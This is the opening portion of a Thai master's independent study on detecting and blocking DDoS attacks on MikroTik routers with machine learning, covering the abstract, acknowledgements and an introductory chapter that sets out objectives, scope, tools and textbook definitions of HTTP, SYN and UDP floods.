การเพิ่มประสิทธิภาพการป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายบนเราเตอร์ไมโครติกด้วยการเรียนรู้ของเครื่อง

นายจีระวัฒน์ พรทรัพยกุล

การค้นคว้าอิสระนี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตร
วิทยาศาสตรมหาบัณฑิต
สาขาวิชาวิทยาศาสตร์ข้อมูลเพื่อนวัตกรรม
บัณฑิตวิทยาลัย มหาวิทยาลัยเทคโนโลยีพระจอมเกล้าพระนครเหนือ
ปีการศึกษา 2567

การเพิ่มประสิทธิภาพการป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายบนเราเตอร์ไมโครติกด้วยการเรียนรู้ของเครื่อง

นายจีระวัฒน์ พรทรัพยกุล

การค้นคว้าอิสระนี้เป็นส่วนหนึ่งของการศึกษาหลักสูตร
วิทยาศาสตรมหาบัณฑิต
สาขาวิชาวิทยาศาสตร์ข้อมูลเพื่อนวัตกรรม
บัณฑิตวิทยาลัย มหาวิทยาลัยเทคโนโลยีพระจอมเกล้าพระนครเหนือ
ปีการศึกษา 2567

ใบรับรองการค้นคว้าอิสระ

บัณฑิตวิทยาลัย มหาวิทยาลัยเทคโนโลยีพระจอมเกล้าพระนครเหนือ

เรื่อง การเพิ่มประสิทธิภาพการป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายบนเราเตอร์ไมโครติกด้วยการเรียนรู้ของเครื่อง

โดย นายจีระวัฒน์ พรทรัพยกุล

ได้รับอนุมัติให้นับเป็นส่วนหนึ่งของการศึกษาตามหลักสูตรวิทยาศาสตรมหาบัณฑิต สาขาวิชาวิทยาศาสตร์ข้อมูลเพื่อนวัตกรรม

---------- คณบดีบัณฑิตวิทยาลัย / หัวหน้าภาควิชา

(ผู้ช่วยศาสตราจารย์ ดร.สุนันฑา สดสี)

คณะกรรมการสอบการค้นคว้าอิสระ

---------- ประธานกรรมการ

(ดร.ภัทราวุฒิ แสงศิริ)

---------- อาจารย์ที่ปรึกษา

(ผู้ช่วยศาสตราจารย์ ดร.ผุสดี บุญรอด)

---------- กรรมการ

(ผู้ช่วยศาสตราจารย์ ดร.ศิพาณี นุชิตประสิทธิ์ชัย)

ชื่อ	: นายจีระวัฒน์ พรทรัพยกุล
ชื่อการค้นคว้าอิสระ	: การเพิ่มประสิทธิภาพการป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายบนเราเตอร์ไมโครติกด้วยการเรียนรู้ของเครื่อง
สาขาวิชา	: วิทยาศาสตร์ข้อมูลเพื่อนวัตกรรม มหาวิทยาลัยเทคโนโลยีพระจอมเกล้าพระนครเหนือ
อาจารย์ที่ปรึกษาการค้นคว้าอิสระหลัก	: ผู้ช่วยศาสตราจารย์ ดร.ผุสดี บุญรอด
ปีการศึกษา	: 2567

บทคัดย่อ

การโจมตีแบบปฏิเสธการให้บริการแบบกระจายส่งผลกระทบโดยตรงต่อผู้ให้บริการและผู้ใช้บริการเครือข่ายอินเทอร์เน็ต ซึ่งเป็นภัยคุกคามที่ส่งผลต่อภาคธุรกิจ และระบบเศรษฐกิจในวงกว้าง การค้นคว้าอิสระนี้จึงมีวัตถุประสงค์เพื่อพัฒนาแบบจำลองการเรียนรู้ของเครื่องสำหรับตรวจจับและป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายบนเราเตอร์ไมโครติก โดยใช้ชุดข้อมูลจาก CIC-DDoS2019 ร่วมกับข้อมูลที่ได้จากการจำลองการโจมตีในสภาพแวดล้อมที่ควบคุมได้กระบวนการวิจัยเริ่มต้นจากการจัดเก็บรวบรวมข้อมูล วิเคราะห์และออกแบบกระบวนการทำงาน รวมถึงการจัดเตรียมสภาพแวดล้อมสำหรับทดลองจำลองสถานการณ์การโจมตี และศึกษาพฤติกรรมของข้อมูลการโจมตีอย่างเป็นระบบ จากนั้นทำการพัฒนาแบบจำลองการเรียนรู้ของเครื่องเพื่อประยุกต์ใช้ร่วมกับเราเตอร์ไมโครติก โดยประยุกต์ใช้ 4 วิธีการ ได้แก่ ต้นไม้ตัดสินใจ (Decision Tree) โครงข่ายประสาทเทียม (Neural Network) แบบจำลองเพื่อนบ้านใกล้ที่สุด (K-Nearest Neighbors) และเนอีฟเบย์ (Naïve Bayes) ผลการประเมินประสิทธิภาพแบบจำลองโดยใช้ดัชนีชี้วัด ได้แก่ ค่าความถูกต้อง (Accuracy) ค่าการระลึก (Recall) ค่าความเที่ยงตรง (Precision) และค่าคะแนน F1 (F1-score) พบว่า แบบจำลองต้นไม้ตัดสินใจให้ผลลัพธ์ดีที่สุด โดยมีค่าความถูกต้องสูงถึงร้อยละ 99.65 จากการประยุกต์ใช้แบบจำลองร่วมกับเราเตอร์ไมโครติก พบว่า สามารถดำเนินมาตรการป้องกันโดยอัตโนมัติ เมื่อมีการตรวจพบพฤติกรรมที่ผิดปกติ ซึ่งช่วยลดระยะเวลาการตอบสนองต่อ ภัยคุกคาม และเพิ่มความปลอดภัยให้กับระบบเครือข่ายอย่างมีประสิทธิภาพ

(มีจำนวนทั้งสิ้น 82 หน้า)

คำสำคัญ : การโจมตีแบบปฏิเสธการให้บริการแบบกระจาย การตรวจจับพฤติกรรมเครือข่าย

_____ อาจารย์ที่ปรึกษาการค้นคว้าอิสระหลัก

Name : Mr. Jeerawat Pornsuppayakul
Independent Study Title : Optimizing Distributed Denial of Service Protection on Mikrotik Routers Using Machine Learning
Major Field : Data Science for Innovation
King Mongkut's University of Technology North Bangkok
Independent Study Advisor : Assistant Professor Dr. Pudsadee Boonrawd
Academic Year : 2024

ABSTRACT

A distributed denial-of-service (DDoS) attack significantly affects internet service providers and users, posing a serious threat to the business sector and the overall economy. The independent study aims to develop a machine-learning model for detecting and mitigating DDoS attacks, specifically on MikroTik routers. The model leverages the CIC-DDoS2019 dataset alongside data from simulated attacks conducted in a controlled environment. The research process begins with data collection and analysis, followed by the design of an operational process and establishing an experimental environment to simulate attack scenarios. This phase includes a systematic study of attack behaviors. Machine learning models are developed for integration with MikroTik routers, utilizing 4 methods: Decision Tree, Neural Network, K-nearest neighbors, and Naïve Bayes. The models are evaluated based on various metrics, including accuracy, recall, precision, and F1-score. The results show that the Decision Tree model performs the best, achieving an accuracy rate of 99.65% when implemented on MikroTik routers. This model enables automated mitigation measures upon detecting abnormal behavior, significantly reducing response times to threats and enhancing the security and efficiency of the network system.

(Total 82 Pages)

Keywords: Distributed Denial of Service attacks, Network behavior detection

_____ Advisor

กิตติกรรมประกาศ

การค้นคว้าอิสระเรื่องนี้สำเร็จลุล่วงได้ด้วยความกรุณาและความสนับสนุนจากบุคคลหลายท่านที่ข้าพเจ้ามีความเคารพนับถือและรู้สึกซาบซึ้งใจเป็นอย่างยิ่ง

ข้าพเจ้าขอกราบขอบพระคุณ ผู้ช่วยศาสตราจารย์ ดร.ผุสดี บุญรอด ที่ปรึกษาหลักในการค้นคว้าอิสระ ซึ่งได้กรุณาให้คำแนะนำอย่างใกล้ชิดตลอดจนชี้แนะแนวทางการดำเนินงานอย่างเป็นระบบ ด้วยความรู้ ความสามารถ และความเอาใจใส่ของท่าน ทำให้ข้าพเจ้าเกิดความเข้าใจในแนวคิดทางวิชาการเชิงลึก และสามารถพัฒนาผลงานวิจัยได้อย่างมีคุณภาพ

ข้าพเจ้าขอขอบพระคุณ ดร.ภัทราวุฒิ แสงศิริ และ ผู้ช่วยศาสตราจารย์ ดร.ศิษาณี นุชิตประสิทธิ์ชัย ที่ได้กรุณาสละเวลาให้คำแนะนำ ตรวจสอบ และเสนอแนะแนวทางการพัฒนาโครงร่าง การวิเคราะห์ข้อมูล และการจัดทำรายงานอย่างเป็นระบบ ความเมตตาและความตั้งใจของอาจารย์ทุกท่านในการให้ข้อคิดเห็นที่มีคุณค่า ส่งผลให้ผลงานฉบับนี้มีความสมบูรณ์มากยิ่งขึ้น

นอกจากนี้ ข้าพเจ้าขอขอบคุณคณาจารย์ทุกท่านในหลักสูตร รวมถึงบุคลากรของคณะฯ ที่ให้การสนับสนุนทางด้านวิชาการและทรัพยากรตลอดระยะเวลาการศึกษา รวมทั้งเพื่อนนักศึกษาที่คอยให้กำลังใจ แลกเปลี่ยนความคิดเห็น และช่วยเหลือในการทดลองและเก็บรวบรวมข้อมูล

สุดท้ายนี้ ข้าพเจ้าขอขอบพระคุณครอบครัวที่เป็นแรงสนับสนุนและกำลังใจสำคัญที่ทำให้ข้าพเจ้ามุ่งมั่นและพยายามจนสามารถดำเนินงานค้นคว้าอิสระได้สำเร็จ

ข้าพเจ้าขอกราบขอบพระคุณทุกท่านไว้ ณ โอกาสนี้ด้วยความเคารพอย่างสูง

จีระวัฒน์ พรทรัพยกุล

สารบัญ

หน้า

สารบัญ (ต่อ)

หน้า

สารบัญตาราง

หน้า

สารบัญรูปภาพ

หน้า

สารบัญรูปภาพ (ต่อ)

หน้า

พระจอมเกล้าพระนครเหนือ
มหาวิทยาลัยเทคโนโลยี

บทที่ 1
บทนำ

1.1 ความเป็นมาและความสำคัญของปัญหา

ปัจจุบันเครือข่ายอินเทอร์เน็ตมีบทบาทสำคัญต่อชีวิตประจำวันทั้งในระดับบุคคลและในอุตสาหกรรมการให้บริการด้านการสื่อสารและข้อมูลในการดำเนินธุรกิจ ส่งผลให้การโจมตีระบบเครือข่ายและบริการกลายเป็นหนึ่งในภัยคุกคามทางไซเบอร์ที่ทวีความรุนแรงขึ้นอย่างมีนัยสำคัญ ตามปริมาณการใช้งานเครือข่ายที่เพิ่มมากขึ้น โดยเฉพาะการโจมตีแบบปฏิเสธการให้บริการแบบกระจาย (Distributed Denial of Service: DDoS) ซึ่งเป็นการโจมตีจากหลายแหล่งกำเนิดมีความซับซ้อนสูง และสามารถสร้างผลกระทบร้ายแรงต่อระบบเครือข่ายในวงกว้าง

การโจมตีแบบปฏิเสธการให้บริการแบบกระจาย เป็นกระบวนการส่งคำขอจำนวนมหาศาลไปยังระบบเครือข่าย ส่งผลให้ระบบไม่สามารถดำเนินการประมวลผลคำขอเหล่านี้ ได้อย่างมีประสิทธิภาพอันอาจนำไปสู่การหยุดชะงักของบริการตัวอย่างที่ชัดเจนของการโจมตีนี้เกิดขึ้น ในปี ค.ศ. 2023 เมื่อกลุ่มแฮกเกอร์ KillNet ทำการโจมตีระบบในสหรัฐอเมริกามากกว่า 90 ครั้งภายในระยะเวลาเพียงหนึ่งปีแม้ว่าผลกระทบจากการโจมตีส่วนใหญ่จะไม่รุนแรงแต่เหตุการณ์นี้สะท้อนถึงแนวโน้มที่เพิ่มขึ้นของการมุ่งเป้าโจมตีภาคส่วนที่มีความสำคัญต่อสาธารณะ [1] นอกจากนี้รายงานจาก MDPI ยังชี้ให้เห็นว่าการโจมตีแบบปฏิเสธการให้บริการแบบกระจายเป็นภัยคุกคามที่เกิดขึ้นบ่อยครั้งในระบบเครือข่ายอินเทอร์เน็ต และใช้ช่องโหว่ของอุปกรณ์เป็นเครื่องมือในการโจมตี [2] จากข้อมูลของบริษัท Radware พบว่าการโจมตีแบบปฏิเสธการให้บริการแบบกระจายในปี ค.ศ. 2023 เพิ่มขึ้นกว่าร้อยละ 40.00 เมื่อเทียบกับปี ค.ศ. 2022 ซึ่งเป็นผลมาจากการเพิ่มขึ้นของการใช้งานอินเทอร์เน็ต และการปรับเปลี่ยนวิถีชีวิตสู่การทำงานทางไกลและการเรียนออนไลน์ [3] โดยข้อมูลจากสภาความมั่นคงระหว่างประเทศ (Neustar International Security Council: NISC) ระบุว่าร้อยละ 72.00 ขององค์กรที่ถูกโจมตีได้รับผลกระทบรุนแรงต่อธุรกิจและร้อยละ 52.00 ขององค์กรเหล่านั้นระบุว่าระบบหยุดชะงักเป็นเวลานานกว่า 1 ชั่วโมง [4]

จากสถานการณ์ดังกล่าวการป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายจึงกลายเป็นภารกิจที่มีความสำคัญอย่างยิ่งต่อการรักษาเสถียรภาพของระบบเครือข่าย โดยหนึ่งในวิธีการที่ได้รับความนิยม คือการใช้เราเตอร์ในการควบคุมและกรองข้อมูลที่รับเข้าสู่เครือข่าย

โดยเฉพาะเราเตอร์ไมโครติก (Mikrotik Router) ซึ่งเป็นอุปกรณ์ที่ได้รับความนิยมเนื่องจากสามารถกำหนดค่าได้อย่างยืดหยุ่นมีฟังก์ชันสนับสนุนด้านความปลอดภัยอาทิการตั้งค่าไฟร์วอลล์ (Firewall) การจัดการรายการที่อยู่ของหมายเลขไอพี ระบบควบคุมความเร็ว การแปลที่อยู่เครือข่าย (NAT) และการเก็บข้อมูลการจราจร (Traffic Flow) ล้วนเป็นคุณลักษณะที่ช่วยในการควบคุมและจัดการข้อมูลบนเครือข่ายได้อย่างมีประสิทธิภาพความซับซ้อนและการเปลี่ยนแปลงอย่างรวดเร็วของรูปแบบการโจมตีในปัจจุบันส่งผลให้เทคโนโลยีการป้องกันแบบดั้งเดิมเริ่มมีข้อจำกัดในการตรวจจับและป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจาย

ดังนั้นการโจมตีแบบปฏิเสธการให้บริการแบบกระจายจึงเป็นการโจมตีที่ก่อให้เกิดความเสียหายอย่างรุนแรงในระดับโครงสร้างพื้นฐานของระบบเศรษฐกิจ และการป้องกันการโจมตีรูปแบบดังกล่าวจึงมีความสำคัญยิ่งต่อการรักษาเสถียรภาพของเครือข่ายอินเทอร์เน็ต จากความซับซ้อนของการโจมตีที่เกิดขึ้นการนำวิธีการการเรียนรู้ของเครื่องเข้ามาช่วยวิเคราะห์และตรวจจับพฤติกรรมที่ผิดปกติในเครือข่ายจึงกลายเป็นแนวทางที่ได้รับความนิยมเพิ่มขึ้น โดยขั้นตอนวิธีการเรียนรู้ของเครื่องสามารถเรียนรู้จากข้อมูลในอดีตเพื่อระบุลักษณะของการโจมตีได้อย่างแม่นยำ และดำเนินการตอบสนองเชิงรุกได้ในเวลาที่เหมาะสมซึ่งแนวทางนี้ยังมีข้อจำกัด เช่น การต้องใช้ข้อมูลตัวอย่างการโจมตีระบบเครือข่ายจำนวนมากในการฝึกแบบจำลองความเสี่ยงจากผลลัพธ์ผิดพลาดหากไม่ได้มีการปรับเทียบแบบจำลองที่พัฒนาขึ้นอย่างเหมาะสม

จากประเด็นดังกล่าวผู้จัดทำการค้นคว้าอิสระจึงมีแนวคิดในการเพิ่มประสิทธิภาพขั้นตอนวิธีในการป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายบนเราเตอร์ไมโครติก โดยประยุกต์ใช้การเรียนรู้ของเครื่องในการตรวจจับพฤติกรรมของปริมาณข้อมูลเครือข่ายที่ผิดปกติและมีพฤติกรรมที่มีลักษณะเป็นการโจมตี โดยการนำชุดข้อมูลตัวอย่างการโจมตี CIC-DDoS2019 และการจำลองการโจมตีด้วยเครื่องมือ Hping3 ร่วมกับ cURL สำหรับวิเคราะห์ชนิดของการโจมตี และพัฒนาแบบจำลองสำหรับจำแนกการโจมตี โดยใช้การเรียนรู้ของเครื่องแบบมีผู้สอน และการจัดกลุ่มแหล่งที่มาของการโจมตีโดยใช้การเรียนรู้ของเครื่องแบบไม่มีผู้สอน โดยนำแบบจำลองสำหรับตรวจจับการโจมตีที่พัฒนาขึ้นมาประยุกต์ใช้ร่วมกับเราเตอร์ไมโครติกในการหาแนวทางการป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจาย ซึ่งจะช่วยเสริมศักยภาพให้เราเตอร์ไมโครติกสามารถดำเนินมาตรการป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายในเครือข่ายได้อย่างมีประสิทธิภาพมากยิ่งขึ้น

1.2 วัตถุประสงค์ของการวิจัย

1.2.1 เพื่อพัฒนาแบบจำลองการเรียนรู้ของเครื่องสำหรับจำแนกการโจมตีแบบปฏิเสธการให้บริการแบบกระจาย

1.2.2 เพื่อหาแนวทางการป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายบนเราเตอร์ไมโครติก

1.3 ขอบเขตของการวิจัย

1.3.1 งานวิจัยนี้ใช้ชุดข้อมูลจากสถาบันความปลอดภัยทางไซเบอร์แห่งแคนาดา (CIC-DDoS2019) ร่วมกับการจำลองการโจมตีจากเครื่องมือทดสอบการโจมตี Hping3 โดยบันทึกข้อมูลผ่านเครื่องมือแพ็กเกจสนิฟเฟอร์ (Packet Sniffer)

1.3.2 การวิเคราะห์การโจมตีแบบปฏิเสธการให้บริการแบบกระจายถูกแบ่งออกเป็น 3 ชนิดดังนี้

1.3.2.1 การโจมตีแอปพลิเคชัน (Application Layer) เป็นการโจมตีที่มุ่งเป้าไปที่ชั้นแอปพลิเคชันของโครงสร้างเครือข่ายคอมพิวเตอร์ ซึ่งเป็นชั้นที่อยู่ในระดับสูงสุดของแบบจำลอง (Open Systems Interconnection: OSI)

ก. การโจมตีแบบ HTTP Flood เป็นรูปแบบหนึ่งของการโจมตีแบบปฏิเสธการให้บริการหรือการโจมตีแบบปฏิเสธการให้บริการแบบกระจาย ซึ่งมุ่งเน้นที่ชั้นแอปพลิเคชันของเครือข่าย โดยผู้โจมตีจะส่งคำขอจำนวนมากไปยังเว็บเครื่องให้บริการผ่านโพรโทคอล HTTP เพื่อให้เครื่องให้บริการต้องประมวลผลคำขอที่เกินขีดความสามารถส่งผลให้ทรัพยากรของระบบ เช่น หน่วยความจำและหน่วยประมวลผลกลางถูกใช้งานจนหมดทำให้เครื่องให้บริการทำงานช้าลง

1.3.2.2 การโจมตีโพรโทคอล (Protocol Attacks) เป็นการโจมตีที่มุ่งเป้าไปที่ข้อบกพร่องในการออกแบบและการดำเนินงานของโพรโทคอลเครือข่าย ซึ่งอาจนำไปสู่การขัดขวางหรือบิดเบือนการสื่อสารภายในเครือข่าย

ก. การโจมตีแบบ SYN Flood การโจมตีดังกล่าวอาศัยช่องโหว่ในกระบวนการเริ่มต้นสร้างการเชื่อมต่อของโพรโทคอลแบบมีการควบคุม (Transmission Control Protocol: TCP) โดยผู้โจมตีจะส่งแพ็กเกจแบบ SYN จำนวนมากไปยังเครื่องให้บริการเป้าหมายโดยไม่ดำเนินการตอบกลับแพ็กเกจ (Synchronization-Acknowledgement: SYN-ACK) ที่เครื่องให้บริการส่งกลับมาเพื่อสร้างแฮนด์เชคแบบไม่สมบูรณ์ (Incomplete Handshake) ส่งผลให้เครื่องให้บริการต้องจัดสรรทรัพยากรจำนวนมากเพื่อรอการเชื่อมต่อที่ไม่สมบูรณ์ ซึ่งอาจนำไปสู่ที่ระบบไม่สามารถให้บริการได้ตามปกติ

1.3.2.3 การโจมตีด้วยปริมาณข้อมูล (Volume-based Attack) เป็นการโจมตีที่มุ่งเน้นไปที่การส่งปริมาณข้อมูลจำนวนมากเข้าสู่ระบบเป้าหมายซึ่งทำให้ทรัพยากรของระบบเครือข่ายถูกใช้งานจนเกินขีดจำกัดที่สามารถให้บริการได้

ก. การโจมตีแบบ User Datagram Protocol (UDP) การส่งแพ็กเกจจำนวนมากไปยังหมายเลขพอร์ตของระบบเป้าหมาย โดยไม่รอการตอบกลับจากระบบดังกล่าว ส่งผลให้อุปกรณ์เครือข่ายของเป้าหมายต้องใช้ทรัพยากรจำนวนมากในการตรวจสอบและปฏิเสธแพ็กเกจที่ได้รับ ซึ่งส่งผลให้ระบบทำงานช้าลงและอาจหยุดให้บริการได้

1.3.3 กระบวนการตรวจจับการโจมตีแบบปฏิเสธการให้บริการแบบกระจายใช้การวิเคราะห์ข้อมูลที่ได้จากเครื่องมือดักจับแพ็กเกจโดยใช้หลักการสร้างกรอบเวลาทุก 1 วินาทีเพื่อนับและวิเคราะห์ปริมาณข้อมูลที่เกิดขึ้นจากการเชื่อมต่อในแต่ละกรอบเวลาจะทำการตรวจวัดตัวชี้วัดที่สำคัญ ได้แก่ จำนวนแพ็กเกจ ปริมาณข้อมูลรวม จำนวนแพ็กเกจการเชื่อมต่อแบบ SYN จำนวนการเชื่อมต่อแบบ UDP และจำนวนคำขอ HTTP จำนวนการเชื่อมต่อที่ไม่สมบูรณ์ (Incomplete Handshake) โดยข้อมูลรายละเอียดภายในกรอบเวลาประกอบด้วย ไอพีที่ขอการเชื่อมต่อ จำนวนแพ็กเกจที่ส่ง ปริมาณข้อมูลที่ส่ง อัตราการส่งแพ็กเกจ และจำนวนแพ็กเกจแบบ SYN และจำนวนคำขอ HTTP โดยจะถูกนำไปใช้ในการจำแนกไอพีที่มีพฤติกรรมผิดปกติซึ่งอาจเป็นต้นเหตุของการโจมตีแบบปฏิเสธการให้บริการแบบกระจาย

1.3.4 การพัฒนาแนวทางป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายใช้แบบจำลองที่พัฒนาขึ้นมาจำแนกการสื่อสารเครือข่ายระหว่างการโจมตีกับการสื่อสารปกติผ่านการประมวลผลข้อมูลด้วยแพ็กเกจสนิฟเฟอร์บนเราเตอร์ไมโครติกร่วมกับคอมพิวเตอร์ประมวลผลการเรียนรู้ของเครื่อง สำหรับตรวจจับและบันทึกหมายเลขไอพีที่โจมตีลงไปยังเราเตอร์ไมโครติกตามชนิดของการโจมตีที่แบบจำลองทำการจำแนกผ่านส่วนต่อประสานโปรแกรมประยุกต์ (Application Programming Interfaces: API)

1.3.5 การประเมินผลแบบจำลองสำหรับการตรวจจับและป้องกันการโจมตีทางเครือข่ายโดยแบบจำลองที่พัฒนาขึ้นจะใช้ในการจำแนกพฤติกรรมการสื่อสารระหว่างการสื่อสารปกติและการสื่อสารที่มีความเสี่ยงต่อการโจมตี การประเมินผลแบบจำลองจะใช้เกณฑ์มาตรฐานโดยใช้ค่าความถูกต้อง (Accuracy) ค่าการระลึก (Recall) ค่าความเที่ยงตรง (Precision) และค่าคะแนนเอฟหนึ่ง (F1-score) เพื่อวัดประสิทธิภาพและความแม่นยำการวัดประสิทธิภาพของการตรวจจับและป้องกันการโจมตีทางเครือข่ายจะใช้การทดสอบโจมตีไปยังเราเตอร์ไมโครติกโดยตรง

1.3.6 ขอบเขตด้านฮาร์ดแวร์ (Hardware) มีรายละเอียดขั้นต่ำดังนี้

1.3.6.1 คอมพิวเตอร์สำหรับทดสอบการโจมตี

ก. หน่วยประมวลผลกลาง (Central Processing Unit : CPU) I5-10300H 2.50 กิกะเฮิรตซ์ (Gigahertz : GHz)

ข. หน่วยความจำสำรอง (RAM) 8 GB ความจุกิกะไบต์

ค. พื้นที่จัดเก็บ (Storage) 100 GB ไดรฟ์แบบโซลิดสเตตขนาดความจุกิกะไบต์ (Gigabyte Solid State Drive : GB SDD)

1.3.6.2 คอมพิวเตอร์สำหรับประมวลผลข้อมูล

ก. หน่วยประมวลผลกลาง (Central Processing Unit : CPU) I5-12450HX 2.40 กิกะเฮิรตซ์ (Gigahertz : GHz)

ข. หน่วยความจำสำรอง (RAM) 8 GB ความจุกิกะไบต์

ค. พื้นที่จัดเก็บ (Storage) 100 GB ไดรฟ์แบบโซลิดสเตตขนาดความจุกิกะไบต์ (Gigabyte Solid State Drive : GB SDD)

1.3.6.3 ระบบปฏิบัติการ Kali Linux รุ่น 2024.1

1.3.6.4 ระบบปฏิบัติการ Windows 11

1.3.6.5 เราเตอร์ไมโครติก รุ่น CCR2004-16g-2s+

1.3.7 ขอบเขตด้านซอฟต์แวร์ (Software) มีรายละเอียดดังนี้

1.3.7.1 โปรแกรม Google Colab สำหรับการพัฒนาแบบจำลองการเรียนรู้ของเครื่อง

1.3.7.2 ภาษาที่ใช้พัฒนา Python สำหรับเขียนแบบจำลองการเรียนรู้ของเครื่อง

1.3.7.3 Visual Studio Code สำหรับการพัฒนาชุดคำสั่ง

1.3.7.4 โปรแกรม Wireshark สำหรับการดักจับและวิเคราะห์แพ็กเกจเครือข่าย (Packet Sniffing & Analysis)

1.3.7.5 โปรแกรม Tshark สำหรับดักจับข้อมูลเครือข่ายแบบเรียลไทม์และส่งออกข้อมูลในรูปแบบที่สามารถนำไปใช้วิเคราะห์เพิ่มเติมได้

1.3.7.6 Python scapy สำหรับไลบรารีในภาษา Python ที่ใช้สำหรับสร้างดัดแปลงและวิเคราะห์แพ็กเกจเครือข่าย (Packet Crafting & Analysis)

1.3.7.7 Router OS API สำหรับชุดคำสั่ง API ที่ใช้สำหรับสื่อสารและควบคุมอุปกรณ์ที่ใช้ระบบปฏิบัติการ

1.4 นิยามศัพท์เฉพาะ

1.4.1 (Distributed Denial of Service : DDoS) หมายถึง รูปแบบของการโจมตีทางเครือข่ายที่มีวัตถุประสงค์เพื่อทำให้ระบบไม่สามารถให้บริการได้ตามปกติ โดยการส่งข้อมูลคำขอในปริมาณมากจากหลายแหล่ง ไปยังเป้าหมายพร้อมกัน

1.4.2 การเรียนรู้ของเครื่อง (Machine Learning) หมายถึง กระบวนการที่ทำให้คอมพิวเตอร์สามารถเรียนรู้และปรับปรุงการทำงานจากข้อมูล โดยไม่ต้องอาศัยการเขียนโปรแกรมที่กำหนดกฎเกณฑ์อย่างเฉพาะเจาะจง การเรียนรู้ของเครื่องเป็นหนึ่งในสาขาย่อยของปัญญาประดิษฐ์ ที่มุ่งเน้นการพัฒนาแบบจำลองที่สามารถเรียนรู้จากข้อมูล และใช้ความรู้ที่ได้จากการเรียนรู้เพื่อทำนายหรือจำแนกข้อมูลใหม่

1.4.3 เราเตอร์ไมโครติก (Mikrotik Router) หมายถึง อุปกรณ์เครือข่ายจากบริษัท Mikrotik ซึ่งมีความยืดหยุ่นและสามารถปรับแต่งที่หลากหลายเหมาะสำหรับการใช้งานในเครือข่ายทั้งขนาดเล็กและใหญ่รวมถึงระดับองค์กรพร้อมกับระบบปฏิบัติการที่ออกแบบมาเพื่อรองรับการทำงานเครือข่าย

1.4.4 แพ็กเกจสนิฟเฟอร์ (Packet Sniffer) หมายถึง เครื่องมือหรือซอฟต์แวร์ที่ใช้ในการดักจับ วิเคราะห์ และบันทึกข้อมูลแพ็กเกจที่ส่งผ่านเครือข่ายคอมพิวเตอร์ โดยจะสามารถเห็นข้อมูลที่อยู่ในระดับ Layer 2 ถึง Layer 7 ตามแบบจำลอง OSI (Open Systems Interconnection) เช่น MAC address, IP address, TCP/UDP port, HTTP, DNS

1.4.5 เอชปิง 3 (Hping3) หมายถึง เครื่องมือบรรทัดคำสั่ง (Command-line Tool) ที่ใช้สำหรับสร้าง และส่งแพ็กเกจแบบกำหนดเองในระดับ TCP/IP เพื่อใช้ในการทดสอบเครือข่ายความปลอดภัย

1.4.6 แฮนด์เชคแบบไม่สมบูรณ์ (Incomplete Handshake) หมายถึง กระบวนการสร้างการเชื่อมต่อแบบ TCP ที่ไม่เสร็จสมบูรณ์ตามขั้นตอน Three-Way Handshake

1.4.7 แฮนด์เชคแบบ 3 ทาง (Three-Way Handshake) หมายถึง กระบวนการ 3 ขั้นตอนในการเริ่มต้นการเชื่อมต่อระหว่างเครื่องลูกข่ายและเครื่องแม่ข่ายโดยใช้โพรโทคอล TCP โดยเริ่มจากเครื่องลูกข่ายส่งแพ็กเกจ SYN เพื่อร้องขอเชื่อมต่อและเครื่องแม่ข่ายตอบกลับด้วย SYN-ACK เพื่อยืนยัน และสุดท้ายเครื่องลูกข่ายส่ง ACK กลับไปอีกครั้งเพื่อยืนยันการเชื่อมต่อให้สมบูรณ์แล้วจึงสามารถรับส่งข้อมูลได้อย่างปลอดภัยและเชื่อถือได้

1.4.8 เอพีไอ (Application Programming Interface : API) คือ ชุดของคำสั่ง ฟังก์ชัน หรือโพรโทคอลที่ใช้สำหรับให้ซอฟต์แวร์หนึ่งสามารถติดต่อและใช้งานฟังก์ชันหรือข้อมูลจากซอฟต์แวร์อีกตัวหนึ่งได้ โดยไม่จำเป็นต้องรู้วิธีการทำงานภายในทั้งหมดของระบบหรืออุปกรณ์ที่เชื่อมต่อ

1.4.9 เอชทีทีพีฟลัด (HTTP Flood) หมายถึง รูปแบบหนึ่งของการปฏิเสธการให้บริการแบบกระจาย ที่ผู้โจมตีส่งคำขอ (HTTP Requests) จำนวนมหาศาลไปยังเว็บไซต์หรือเป้าหมาย เพื่อใช้ทรัพยากรระบบจนหมด ทำให้ไม่สามารถให้บริการกับผู้ใช้งานจริงได้

1.4.10 ซินฟลัด (SYN Flood) หมายถึง รูปแบบการปฏิเสธการให้บริการแบบกระจาย ที่อาศัยช่องโหว่ของกระบวนการ TCP Three-Way Handshake โดยผู้โจมตีจะส่งแพ็กเกจ TCP SYN จำนวนมากไปยังเป้าหมายแต่ ไม่ส่ง ACK กลับเพื่อให้การเชื่อมต่อไม่สมบูรณ์ทำให้เครื่องแม่ข่ายรอการตอบกลับและใช้ทรัพยากรจนหมด จนไม่สามารถให้บริการผู้ใช้งานจริงได้

1.4.11 ยูดีพีฟลัด (UDP Flood) หมายถึง การปฏิเสธการให้บริการแบบกระจายประเภทหนึ่งที่ผู้โจมตีจะส่งแพ็กเกจ UDP ปริมาณมากไปยังพอร์ตต่าง ๆ ของเครื่องเป้าหมาย โดยไม่มีการเชื่อมต่อทำให้ระบบปลายทางต้องใช้ทรัพยากรในการตอบสนองหรือจัดการกับแพ็กเกจเหล่านั้นจนทรัพยากรเต็มและไม่สามารถให้บริการได้ตามปกติ

1.4.12 ระบบตรวจจับการบุกรุก (Intrusion Detection System : IDS) หมายถึง ระบบหรือซอฟต์แวร์ที่ใช้ในการตรวจสอบวิเคราะห์ และแจ้งเตือนเมื่อมีพฤติกรรมผิดปกติหรือการโจมตีที่อาจเกิดขึ้นในระบบเครือข่ายหรือระบบคอมพิวเตอร์ โดยไม่ได้ป้องกันการโจมตีโดยตรงแต่ทำหน้าที่แจ้งเตือนเพื่อให้ผู้ดูแลระบบรับมือได้ทันท่วงที

